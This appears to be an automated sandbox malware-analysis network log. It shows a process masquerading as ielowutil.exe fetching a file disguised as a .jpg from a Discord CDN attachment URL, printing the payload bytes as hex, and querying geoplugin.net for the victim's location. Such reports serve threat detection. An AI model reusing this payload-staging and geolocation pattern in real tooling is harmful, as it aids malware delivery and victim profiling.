May 12, 2022 07:47:11.013680935 CEST	49766	443	192.168.11.20	162.159.129.233
May 12, 2022 07:47:11.013690948 CEST	443	49766	162.159.129.233	192.168.11.20
May 12, 2022 07:47:11.039937973 CEST	443	49766	162.159.129.233	192.168.11.20
May 12, 2022 07:47:11.040108919 CEST	49766	443	192.168.11.20	162.159.129.233
May 12, 2022 07:47:11.040266037 CEST	49766	443	192.168.11.20	162.159.129.233
May 12, 2022 07:47:11.099569082 CEST	49766	443	192.168.11.20	162.159.129.233
May 12, 2022 07:47:11.100408077 CEST	443	49766	162.159.129.233	192.168.11.20
May 12, 2022 07:47:11.100897074 CEST	49766	443	192.168.11.20	162.159.129.233
May 12, 2022 07:47:11.105190039 CEST	49766	443	192.168.11.20	162.159.129.233
May 12, 2022 07:47:11.135917902 CEST	443	49766	162.159.129.233	192.168.11.20
May 12, 2022 07:47:11.136076927 CEST	443	49766	162.159.129.233	192.168.11.20
May 12, 2022 07:47:11.136128902 CEST	49766	443	192.168.11.20	162.159.129.233
May 12, 2022 07:47:11.136156082 CEST	443	49766	162.159.129.233	192.168.11.20
May 12, 2022 07:47:11.136545897 CEST	443	49766	162.159.129.233	192.168.11.20
May 12, 2022 07:47:11.136679888 CEST	443	49766	162.159.129.233	192.168.11.20
May 12, 2022 07:47:11.136797905 CEST	443	49766	162.159.129.233	192.168.11.20
May 12, 2022 07:47:11.136863947 CEST	49766	443	192.168.11.20	162.159.129.233
May 12, 2022 07:47:11.136895895 CEST	443	49766	162.159.129.233	192.168.11.20
May 12, 2022 07:47:11.137057066 CEST	49766	443	192.168.11.20	162.159.129.233
May 12, 2022 07:47:11.137145042 CEST	443	49766	162.159.129.233	192.168.11.20
May 12, 2022 07:47:11.137274981 CEST	443	49766	162.159.129.233	192.168.11.20
May 12, 2022 07:47:11.137295961 CEST	49766	443	192.168.11.20	162.159.129.233
May 12, 2022 07:47:11.137315035 CEST	443	49766	162.159.129.233	192.168.11.20
May 12, 2022 07:47:11.137475014 CEST	49766	443	192.168.11.20	162.159.129.233
May 12, 2022 07:47:11.137494087 CEST	49766	443	192.168.11.20	162.159.129.233
May 12, 2022 07:47:11.137511015 CEST	443	49766	162.159.129.233	192.168.11.20
May 12, 2022 07:47:11.137690067 CEST	443	49766	162.159.129.233	192.168.11.20
May 12, 2022 07:47:11.137742996 CEST	49766	443	192.168.11.20	162.159.129.233
May 12, 2022 07:47:11.137758970 CEST	443	49766	162.159.129.233	192.168.11.20
May 12, 2022 07:47:11.137932062 CEST	49766	443	192.168.11.20	162.159.129.233
May 12, 2022 07:47:11.137952089 CEST	443	49766	162.159.129.233	192.168.11.20
May 12, 2022 07:47:11.137972116 CEST	49766	443	192.168.11.20	162.159.129.233
May 12, 2022 07:47:11.137985945 CEST	443	49766	162.159.129.233	192.168.11.20
May 12, 2022 07:47:11.138180971 CEST	443	49766	162.159.129.233	192.168.11.20
May 12, 2022 07:47:11.138236046 CEST	49766	443	192.168.11.20	162.159.129.233
May 12, 2022 07:47:11.138252020 CEST	49766	443	192.168.11.20	162.159.129.233
May 12, 2022 07:47:11.138267040 CEST	443	49766	162.159.129.233	192.168.11.20
May 12, 2022 07:47:11.138413906 CEST	49766	443	192.168.11.20	162.159.129.233

Copyright Joe Security LLC 2022

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2022 07:47:11.138581038 CEST	443	49766	162.159.129.233	192.168.11.20
May 12, 2022 07:47:11.138602972 CEST	49766	443	192.168.11.20	162.159.129.233
May 12, 2022 07:47:11.138628006 CEST	443	49766	162.159.129.233	192.168.11.20
May 12, 2022 07:47:11.138869047 CEST	49766	443	192.168.11.20	162.159.129.233
May 12, 2022 07:47:11.138909101 CEST	443	49766	162.159.129.233	192.168.11.20
May 12, 2022 07:47:11.139107943 CEST	443	49766	162.159.129.233	192.168.11.20
May 12, 2022 07:47:11.139122963 CEST	49766	443	192.168.11.20	162.159.129.233
May 12, 2022 07:47:11.139147043 CEST	443	49766	162.159.129.233	192.168.11.20
May 12, 2022 07:47:11.139301062 CEST	49766	443	192.168.11.20	162.159.129.233
May 12, 2022 07:47:11.139328003 CEST	49766	443	192.168.11.20	162.159.129.233
May 12, 2022 07:47:11.139353037 CEST	443	49766	162.159.129.233	192.168.11.20
May 12, 2022 07:47:11.139580011 CEST	443	49766	162.159.129.233	192.168.11.20
May 12, 2022 07:47:11.139659882 CEST	49766	443	192.168.11.20	162.159.129.233
May 12, 2022 07:47:11.139688969 CEST	443	49766	162.159.129.233	192.168.11.20
May 12, 2022 07:47:11.139834881 CEST	443	49766	162.159.129.233	192.168.11.20
May 12, 2022 07:47:11.139849901 CEST	49766	443	192.168.11.20	162.159.129.233
May 12, 2022 07:47:11.139867067 CEST	49766	443	192.168.11.20	162.159.129.233
May 12, 2022 07:47:11.139900923 CEST	443	49766	162.159.129.233	192.168.11.20
May 12, 2022 07:47:11.140117884 CEST	443	49766	162.159.129.233	192.168.11.20
May 12, 2022 07:47:11.140131950 CEST	49766	443	192.168.11.20	162.159.129.233
May 12, 2022 07:47:11.140142918 CEST	49766	443	192.168.11.20	162.159.129.233
May 12, 2022 07:47:11.140166998 CEST	443	49766	162.159.129.233	192.168.11.20
May 12, 2022 07:47:11.140332937 CEST	443	49766	162.159.129.233	192.168.11.20
May 12, 2022 07:47:11.140360117 CEST	49766	443	192.168.11.20	162.159.129.233
May 12, 2022 07:47:11.140382051 CEST	443	49766	162.159.129.233	192.168.11.20
May 12, 2022 07:47:11.140564919 CEST	49766	443	192.168.11.20	162.159.129.233
May 12, 2022 07:47:11.140580893 CEST	443	49766	162.159.129.233	192.168.11.20
May 12, 2022 07:47:11.140719891 CEST	49766	443	192.168.11.20	162.159.129.233
May 12, 2022 07:47:11.140747070 CEST	443	49766	162.159.129.233	192.168.11.20
May 12, 2022 07:47:11.140861988 CEST	443	49766	162.159.129.233	192.168.11.20
May 12, 2022 07:47:11.140893936 CEST	49766	443	192.168.11.20	162.159.129.233
May 12, 2022 07:47:11.140966892 CEST	49766	443	192.168.11.20	162.159.129.233
May 12, 2022 07:47:11.140986919 CEST	443	49766	162.159.129.233	192.168.11.20
May 12, 2022 07:47:11.141036034 CEST	49766	443	192.168.11.20	162.159.129.233
May 12, 2022 07:47:11.141145945 CEST	443	49766	162.159.129.233	192.168.11.20
May 12, 2022 07:47:11.141220093 CEST	49766	443	192.168.11.20	162.159.129.233
May 12, 2022 07:47:11.141244888 CEST	443	49766	162.159.129.233	192.168.11.20
May 12, 2022 07:47:11.141412973 CEST	49766	443	192.168.11.20	162.159.129.233
May 12, 2022 07:47:11.141452074 CEST	443	49766	162.159.129.233	192.168.11.20
May 12, 2022 07:47:11.141463041 CEST	49766	443	192.168.11.20	162.159.129.233
May 12, 2022 07:47:11.141486883 CEST	443	49766	162.159.129.233	192.168.11.20
May 12, 2022 07:47:11.141676903 CEST	49766	443	192.168.11.20	162.159.129.233
May 12, 2022 07:47:11.141705036 CEST	49766	443	192.168.11.20	162.159.129.233
May 12, 2022 07:47:11.141731024 CEST	443	49766	162.159.129.233	192.168.11.20
May 12, 2022 07:47:11.141948938 CEST	443	49766	162.159.129.233	192.168.11.20
May 12, 2022 07:47:11.142046928 CEST	49766	443	192.168.11.20	162.159.129.233
May 12, 2022 07:47:11.142075062 CEST	443	49766	162.159.129.233	192.168.11.20
May 12, 2022 07:47:11.142738104 CEST	49766	443	192.168.11.20	162.159.129.233
May 12, 2022 07:47:11.142909050 CEST	49766	443	192.168.11.20	162.159.129.233
May 12, 2022 07:47:11.149250031 CEST	443	49766	162.159.129.233	192.168.11.20
May 12, 2022 07:47:11.149457932 CEST	49766	443	192.168.11.20	162.159.129.233
May 12, 2022 07:47:11.149502993 CEST	443	49766	162.159.129.233	192.168.11.20
May 12, 2022 07:47:11.149637938 CEST	443	49766	162.159.129.233	192.168.11.20
May 12, 2022 07:47:11.149876118 CEST	49766	443	192.168.11.20	162.159.129.233
May 12, 2022 07:47:11.149897099 CEST	49766	443	192.168.11.20	162.159.129.233
May 12, 2022 07:47:11.149908066 CEST	49766	443	192.168.11.20	162.159.129.233
May 12, 2022 07:47:11.149940968 CEST	443	49766	162.159.129.233	192.168.11.20
May 12, 2022 07:47:11.149970055 CEST	443	49766	162.159.129.233	192.168.11.20
May 12, 2022 07:47:11.150228024 CEST	49766	443	192.168.11.20	162.159.129.233

Copyright Joe Security LLC 2022

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2022 07:47:10.951751947 CEST	54478	53	192.168.11.20	1.1.1.1
May 12, 2022 07:47:10.962356091 CEST	53	54478	1.1.1.1	192.168.11.20
May 12, 2022 07:47:13.918239117 CEST	60156	53	192.168.11.20	1.1.1.1
May 12, 2022 07:47:13.927463055 CEST	53	60156	1.1.1.1	192.168.11.20

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 12, 2022 07:47:10.951751947 CEST	192.168.11.20	1.1.1.1	0x34f5	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)
May 12, 2022 07:47:13.918239117 CEST	192.168.11.20	1.1.1.1	0x417c	Standard query (0)	geoplugin.net	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 12, 2022 07:47:10.962356091 CEST	1.1.1.1	192.168.11.20	0x34f5	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
May 12, 2022 07:47:10.962356091 CEST	1.1.1.1	192.168.11.20	0x34f5	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
May 12, 2022 07:47:10.962356091 CEST	1.1.1.1	192.168.11.20	0x34f5	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
May 12, 2022 07:47:10.962356091 CEST	1.1.1.1	192.168.11.20	0x34f5	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)
May 12, 2022 07:47:10.962356091 CEST	1.1.1.1	192.168.11.20	0x34f5	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
May 12, 2022 07:47:13.927463055 CEST	1.1.1.1	192.168.11.20	0x417c	No error (0)	geoplugin.net		178.237.33.50	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- cdn.discordapp.com
- geoplugin.net

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.11.20	49766	162.159.129.233	443	C:\Program Files (x86)\Internet Explorer\ielowutil.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.11.20	49767	162.159.129.233	443	C:\Program Files (x86)\Internet Explorer\ielowutil.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.11.20	49769	178.237.33.50	80	C:\Program Files (x86)\Internet Explorer\ielowutil.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2022 07:47:13.945869923 CEST	8966	OUT	GET /json.gp HTTP/1.1 Host: geoplugin.net Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
May 12, 2022 07:47:13.973272085 CEST	8967	IN	HTTP/1.1 200 OK date: Thu, 12 May 2022 05:47:13 GMT server: Apache content-length: 961 content-type: application/json; charset=utf-8 cache-control: public, max-age=300 access-control-allow-origin: * Data Raw: 7b 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 72 65 71 75 65 73 74 22 3a 22 31 30 32 2e 31 32 39 2e 31 34 33 2e 33 39 22 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 73 74 61 74 75 73 22 3a 32 30 30 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 64 65 6c 61 79 22 3a 22 31 6d 73 22 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 63 72 65 64 69 74 22 3a 22 53 6f 6d 65 20 6f 66 20 74 68 65 20 72 65 74 75 72 6e 65 64 20 64 61 74 61 20 69 6e 63 6c 75 64 65 73 20 47 65 6f 4c 69 74 65 20 64 61 74 61 20 63 72 65 61 74 65 64 20 62 79 20 4d 61 78 4d 69 6e 64 2c 20 61 76 61 69 6c 61 62 6c 65 20 66 72 6f 6d 20 3c 61 20 68 72 65 66 3d 27 68 74 74 70 3a 5c 2f 5c 2f 77 77 77 2e 6d 61 78 6d 69 6e 64 2e 63 6f 6d 27 3e 68 74 74 70 3a 5c 2f 5c 2f 77 77 77 2e 6d 61 78 6d 69 6e 64 2e 63 6f 6d 3c 5c 2f 61 3e 2e 22 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 63 69 74 79 22 3a 22 52 65 73 74 6f 6e 22 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 72 65 67 69 6f 6e 22 3a 22 56 69 72 67 69 6e 69 61 22 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 72 65 67 69 6f 6e 43 6f 64 65 22 3a 22 56 41 22 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 72 65 67 69 6f 6e 4e 61 6d 65 22 3a 22 56 69 72 67 69 6e 69 61 22 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 61 72 65 61 43 6f 64 65 22 3a 22 22 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 64 6d 61 43 6f 64 65 22 3a 22 35 31 31 22 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 63 6f 75 6e 74 72 79 43 6f 64 65 22 3a 22 55 53 22 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 63 6f 75 6e 74 72 79 4e 61 6d 65 22 3a 22 55 6e 69 74 65 64 20 53 74 61 74 65 73 22 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 69 6e 45 55 22 3a 30 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 65 75 56 41 54 72 61 74 65 22 3a 66 61 6c 73 65 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 63 6f 6e 74 69 6e 65 6e 74 43 6f 64 65 22 3a 22 4e 41 22 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 63 6f 6e 74 69 6e 65 6e 74 4e 61 6d 65 22 3a 22 4e 6f 72 74 68 20 41 6d 65 72 69 63 61 22 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 6c 61 74 69 74 75 64 65 22 3a 22 33 38 2e 39 36 30 39 22 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 6c 6f 6e 67 69 74 75 64 65 22 3a 22 2d 37 37 2e 33 34 32 39 22 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 6c 6f 63 61 74 69 6f 6e 41 63 63 75 72 61 63 79 52 61 64 69 75 73 22 3a 22 35 30 30 22 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 74 69 6d 65 7a 6f 6e 65 22 3a 22 41 6d 65 72 69 63 61 5c 2f 4e 65 77 5f 59 6f 72 6b 22 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 63 75 72 72 65 6e 63 79 43 6f 64 65 22 3a 22 55 53 44 22 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 63 75 72 72 65 6e 63 79 53 79 6d 62 6f 6c 22 3a 22 24 22 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 63 75 72 72 65 6e 63 79 53 79 6d 62 6f 6c 5f 55 54 46 38 22 3a 22 24 22 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 63 75 72 72 65 6e 63 79 43 6f 6e 76 65 72 74 65 72 22 3a 31 0a 7d Data Ascii: { "geoplugin_request":"102.129.143.39", "geoplugin_status":200, "geoplugin_delay":"1ms", "geoplugin_credit":"Some of the returned data includes GeoLite data created by MaxMind, available from <a href='http:\/\/www.maxmind.com'>http:\/\/www.maxmind.com<\/a>.", "geoplugin_city":"Reston", "geoplugin_region":"Virginia", "geoplugin_regionCode":"VA", "geoplugin_regionName":"Virginia", "geoplugin_areaCode":"", "geoplugin_dmaCode":"511", "geoplugin_countryCode":"US", "geoplugin_countryName":"United States", "geoplugin_inEU":0, "geoplugin_euVATrate":false, "geoplugin_continentCode":"NA", "geoplugin_continentName":"North America", "geoplugin_latitude":"38.9609", "geoplugin_longitude":"-77.3429", "geoplugin_locationAccuracyRadius":"500", "geoplugin_timezone":"America\/New_York", "geoplugin_currencyCode":"USD", "geoplugin_currencySymbol":"$", "geoplugin_currencySymbol_UTF8":"$", "geoplugin_currencyConverter":1}

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.11.20	49766	162.159.129.233	443	C:\Program Files (x86)\Internet Explorer\ielowutil.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-12 05:47:11 UTC	0	OUT	GET /attachments/973448911232585778/973449155060047882/Enrico-7173724.jpg HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: cdn.discordapp.com Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-05-12 05:47:11 UTC	0	IN	HTTP/1.1 200 OK Date: Thu, 12 May 2022 05:47:11 GMT Content-Type: image/jpeg Content-Length: 170458 Connection: close CF-Ray: 70a0dbb279775c0e-FRA Accept-Ranges: bytes Age: 83275 Cache-Control: public, max-age=31536000 ETag: "2035133f43bd5b5a804cd3a0a5c3f9b9" Expires: Fri, 12 May 2023 05:47:11 GMT Last-Modified: Tue, 10 May 2022 04:59:24 GMT Vary: Accept-Encoding CF-Cache-Status: HIT Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Cf-Bgj: h2pri Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" x-goog-generation: 1652158764415103 x-goog-hash: crc32c=miJYAg== x-goog-hash: md5=IDUTP0O9W1qATNOgpcP5uQ== x-goog-metageneration: 1 x-goog-storage-class: STANDARD x-goog-stored-content-encoding: identity x-goog-stored-content-length: 170458 X-GUploader-UploadID: ADPycdtEA7jdEeOyd3D4qp3C-WD1lCPMCA7BjtdsGGWzcfC56G2bclHOS6TfR5A63aV6 KRwhKi_0mnBj4C7mfS3vE326Vg X-Robots-Tag: noindex, nofollow, noarchive, nocache, noimageindex, noodp Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=hHNuE0WFn%2BpKe7ka8GUyAiuipx3Uzn LW2EWC6Gc7Q6YsRHDmpIsasTn16GwY1wpx1v5oGddWjljcsq%2Fuxh6vm7waYod3PFrED4fXjhpJVHlxlzZ53YMg6s M6bBPf1haQLZ6obA%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare
2022-05-12 05:47:11 UTC	1	IN	Data Raw: ff d8 ff e1 00 22 45 78 69 66 00 00 4d 4d 00 2a 00 00 00 08 00 01 01 12 00 03 00 00 00 01 00 01 00 00 00 00 00 00 ff db 00 43 00 02 01 01 01 02 01 01 02 02 02 02 02 02 02 02 03 05 03 03 03 03 03 06 04 04 03 05 07 06 07 07 07 06 07 07 08 09 0b 09 08 08 0a 08 07 07 0a 0d 0a 0a 0b 0c 0c 0c 0c 07 09 0e 0f 0d 0c 0e 0b 0c 0c 0c ff db 00 43 01 02 02 02 03 03 03 06 03 03 06 0c 08 07 08 0c 0c 0c 0c

Timestamp	kBytes transferred	Direction	Data
2022-05-12 05:47:11 UTC	9	IN	Data Raw: 1f 2a 7e ce df b5 07 c6 6f f8 26 17 c6 5d 37 e1 cf ed 3b af 47 e2 0f 01 f8 92 55 b3 f0 6f 89 e3 02 59 96 50 78 82 7d 83 77 23 1f 31 1f 8d 7d 85 fb 58 7c 11 d6 bf 6b 0f 81 b7 3a 5f 87 7c 5d 7d e1 9d 42 55 fb 66 97 a9 69 53 34 2c f2 6d 3e 59 67 c6 76 92 41 23 be 39 af 9a ff 00 e0 98 5f f0 4c cf 16 5a f8 8d be 29 7e d2 7a d4 df 10 3e 24 30 57 d3 ad 75 79 96 78 34 1c fc cc 22 4d c5 14 f0 bc 81 91 8c 57 ba 7f c1 47 ff 00 69 3f 12 7e ca 5f 00 26 d5 3c 1d e1 ab af 16 78 a3 58 bc 3a 66 9b 63 69 11 93 c8 67 52 15 f6 a8 3d 30 39 38 c6 68 f6 91 27 11 46 57 56 47 cc ff 00 b2 a7 fc 14 ef c7 1f b3 0f 8c 6d fe 19 7e d8 56 d7 1e 1b f1 26 a3 72 b6 7e 1e f1 0a 45 fe 85 ab 28 3b 01 76 42 46 49 19 ed c1 af ab bf 6e 5f 87 5f 13 3e 23 7e cc da a3 7c 25 d6 9b 45 f1 dd 84 91 6a Data Ascii: *~o&]7;GUoYPx}w#1}X|k:_|]}BUfiS4,m>YgvA#9_LZ)~z>$0Wuyx4"MWGi?~_&<xX:fcigR=098h'FWVGm~V&r ~E(;vBFln__>#~|%Ej
2022-05-12 05:47:11 UTC	10	IN	Data Raw: f0 c9 a8 5d 6a ba 6a a4 52 4a 15 98 7d ae 2f 7e d5 5a 74 22 32 f7 da 3d 57 fe 09 db f1 e3 e2 f7 ed 03 fb 36 68 7e 24 f8 b5 e1 bd 2f c3 fe 28 d5 a4 37 56 d6 d6 4c 1e 19 2d 58 6e 8d ce 09 e7 9c ed fd 2b c7 3e 2e ff 00 c1 51 3e 2e 78 c7 e3 4f 8a 7c 3d f0 1f e1 3d ff 00 8f b4 5f 03 de 9d 27 55 d5 1c 2c 51 7d b5 3f d6 46 85 99 73 b7 a1 e3 b5 7d 53 fb 26 b7 f6 67 ec bf e0 0d ab 1c 8d fd 8d 6a a3 0d bb 04 46 32 33 f4 ed 5f 94 3a 0f c3 0f da 43 e2 5f ed 79 f1 f3 57 fd 9b 7c 66 de 09 f0 3c 5e 2d 9e de ee cc bc 4c 97 1a 82 a8 fb 44 9e 5b 90 54 96 ee 07 34 4b 43 4a 3e f3 d4 fd 14 ff 00 82 71 7e dc 5a 97 ed a7 f0 a3 c5 1a 87 89 3c 3d 71 e1 9d 73 c1 fa d4 da 35 f5 91 19 10 cb 0f df 07 04 e7 9c 8e a7 9a dc f8 0d ff 00 05 06 f8 73 fb 51 78 cf c4 5e 16 f0 9e b2 5b c4 9e Data Ascii:]jjRJ}/~Zt"2=W6h~$/(7VL-Xn+>.Q>.xO|==_'U,Q}?Fs}S&gjF23_:C_yW|f<^-LD[T4KCJ>q~Z<=qs5sQx^[
2022-05-12 05:47:11 UTC	12	IN	Data Raw: 45 d2 b5 1f b4 40 59 55 b6 ee 01 8f 6a 89 68 ec 54 69 b7 17 2e c7 ed 36 9d a9 c7 23 c7 be e1 64 0a 76 96 fe f9 ab 97 2c 27 5c 42 ab 97 e0 91 c6 6b 99 b1 d7 ac e3 95 96 18 9a 42 39 1e 5c 27 8f d2 b4 2c 35 db 8b 89 fc bf b1 b2 28 52 54 91 8c d1 cb 65 73 9e 8e 2a f2 e5 66 84 d6 99 82 38 5d 77 2b 0c 30 20 30 c6 30 73 9a fc c4 fd bc 74 29 bf 65 2f db 1e d2 e3 40 86 4b 3d 03 c6 26 2b 99 e0 8c 6e 84 48 5f 6c 8d 8e d9 1e 95 fa 76 83 36 fb a4 5c 49 b7 0c 33 c5 7c 23 ff 00 05 84 d2 da ea fb c3 37 de 4a 96 5c 84 2b d7 ef 8f 4a c2 bc 79 a2 7a 98 3a 8e 15 2c 5a 4b 69 3f b2 56 65 f9 73 f3 60 fa 1a 6c 29 30 50 c3 e6 53 d6 ac 69 5a 1d f5 de 91 6a ca b2 6c 68 55 86 7e f0 e0 55 fb 5f 0a b6 e5 dd 24 81 71 93 8e 95 e2 7b 37 7b 1f 4d cd d4 cc b1 85 a5 b8 55 da df 37 03 9e 86 Data Ascii: E@YUjhTi.6#dv,\BkB9\',5(RTes*f8]w+0 00st)e/@K=&+nH_lv6\l3|#7J\+Jyz:,ZKi?Ves`l)0PSiZjlhU~U_$q{7{MU7
2022-05-12 05:47:11 UTC	13	IN	Data Raw: 53 0b 81 e6 aa 9e 47 3f c2 7d 7a d6 f8 2a 6a 3a 9c f9 95 66 e1 ca 91 f4 67 c3 6f 1c 78 6b c7 fa 66 a7 75 a3 eb d0 eb 0b a4 de 49 a7 de 14 9c 37 d9 6e 63 24 3c 4c 3f bc 08 00 fb 0a e8 2d e4 b5 c4 8f 1d bf ee d8 6e 12 6c e3 a7 07 d7 db 35 f9 cb fb 7b 7e cf de 30 ff 00 82 7b f8 a3 c4 1f 18 be 0c fc 43 d2 fc 2f a3 f8 b6 f9 ef 7c 41 e1 9d 7e 16 b8 b1 bc bb e5 9a 68 40 cb 2b 38 04 1e dc 57 d2 df f0 4d 1f db b6 6f f8 28 57 ec a5 a3 f8 c9 b4 1f ec 0b 9b b7 92 c2 f2 dc c8 5e 13 22 7c ad 24 67 ba b7 24 03 82 33 5e 8a a9 73 c2 a9 86 51 8a 97 73 dd 3c 33 e2 b8 fc 69 a3 2d f6 8f 75 63 77 63 23 b2 47 3c 13 87 5d ea 70 c3 23 b8 f4 ab 41 63 f0 ef 9f 75 75 32 7c c8 4c 8e 4e 1b 8f e4 3e b5 f9 cb fb 4e fc 39 f8 81 ff 00 04 5a d3 7c 41 f1 a3 c2 7e 32 be f1 77 c1 f9 b5 03 71 Data Ascii: SG?}z*j:fgoxkful7nc$<L?-nl5{~0{C/\|A~h@+8WMo(W^"\|g3^sQs<3i-ucwc#G<]p#Acuu2|LN>N9Z|A~2wq
2022-05-12 05:47:11 UTC	14	IN	Data Raw: 97 34 cf 06 78 7f c3 3a 14 7e 2e f1 d7 c4 8d 4b fb 37 44 b1 9a 4f b3 da ab 22 ee 79 25 6e 58 2a 8e 78 eb 56 a4 ba 98 2a 32 8d 5b 5c fa 13 46 f0 ce 9b 26 a5 25 c5 8e 9f 65 6b 1a b6 c6 36 d0 88 c4 de fc 0e d5 e7 9f 19 bc 1d 24 9e 3c d1 f5 68 6c 34 7b c8 ec e4 06 49 ef 20 13 49 64 cd c2 b4 7c f1 cf 5f f7 6b 9e fd 8f 35 6f 8f 73 c1 aa a7 c5 bb 3f 01 da f9 d8 3a 6d b7 87 bc dc 5b 8c 1d c2 56 7e ad f4 c5 78 df ed e7 ff 00 05 13 f1 27 c2 ff 00 da 57 c3 df b3 af c3 5f 06 e9 fe 2a f8 87 e3 1d 3c df 9b dd 4a e4 db da 69 eb 96 fb db 46 e6 c8 46 c0 18 c5 63 5b 58 fb a7 7e 0e d1 ad 69 6a 7d 19 af f8 32 f7 c0 ba dd d7 8b 23 d2 fc 3f 26 ad 76 02 5e 5f db 5a 6c ba b8 8c 71 82 e3 27 03 8c 55 8f 1f fc 22 f0 7f ed 03 e0 f3 a5 78 b3 4d b1 f1 76 8f 7c 23 b8 36 97 d0 8b 85 42 Data Ascii: 4x:~.K7DO'y%nX*xV*2[\F&%ek6$<hl4{I Id|_k5os?:m[V~x'W_*<JiFFc[X~ij}2#?&v^_Zlq'U"xMv|#6B
2022-05-12 05:47:11 UTC	16	IN	Data Raw: 51 1e 36 f2 fb 97 af 20 e6 be ff 00 b4 b9 87 45 f1 26 b9 34 88 b0 c9 20 44 60 be c0 91 8a b1 65 e2 9b 5b a9 24 d2 61 9a 19 af a1 2b 24 f0 86 f9 97 9c 9e fe 95 d1 86 f7 a0 b9 8e 5c 65 e8 d5 71 a7 b0 df f8 43 1b 49 f8 6a 74 9b 3b af b1 9b 3b 0f b1 da 15 e5 6d cf 97 b5 58 0e e4 60 1e 3a 57 c2 fa 17 ec 65 fb 4a 7e d1 1e 2e f8 7b e1 5f 8c 93 f8 56 6f 02 fc 37 f1 0a f8 81 75 7b 5b b6 9a eb 5b 68 83 2c 28 d1 b0 e3 04 e4 92 6b f4 1b 54 99 6f 6f 6d ad 91 86 d2 c5 98 1f 60 6a 6b 8b b4 b4 b6 32 4b f2 ab 03 b0 23 02 73 d7 3f a5 75 4a 29 1e 65 1a d2 4a 4f 72 b2 08 f4 3b 4d d1 ef 92 62 c4 c6 a3 bf 50 13 d8 70 39 af 85 fe 00 f8 37 f6 84 f8 61 ff 00 05 30 f8 8d f1 07 5d f8 6f a0 2f 84 7e 22 1b 4b 37 ba 5d 64 19 34 db 5b 7c aa cb b3 6e 49 60 49 c7 6c 57 dd 3a 65 8c 31 dd Data Ascii: Q6 E&4 D`e[$a+$\eqCIjt;;mX`:WeJ~.{_Vo7u{[[h,(kToom`jk2K#s?uJ)eJOr;MbPp97a0]o/~"K7]d4[\nI`IlW:e1
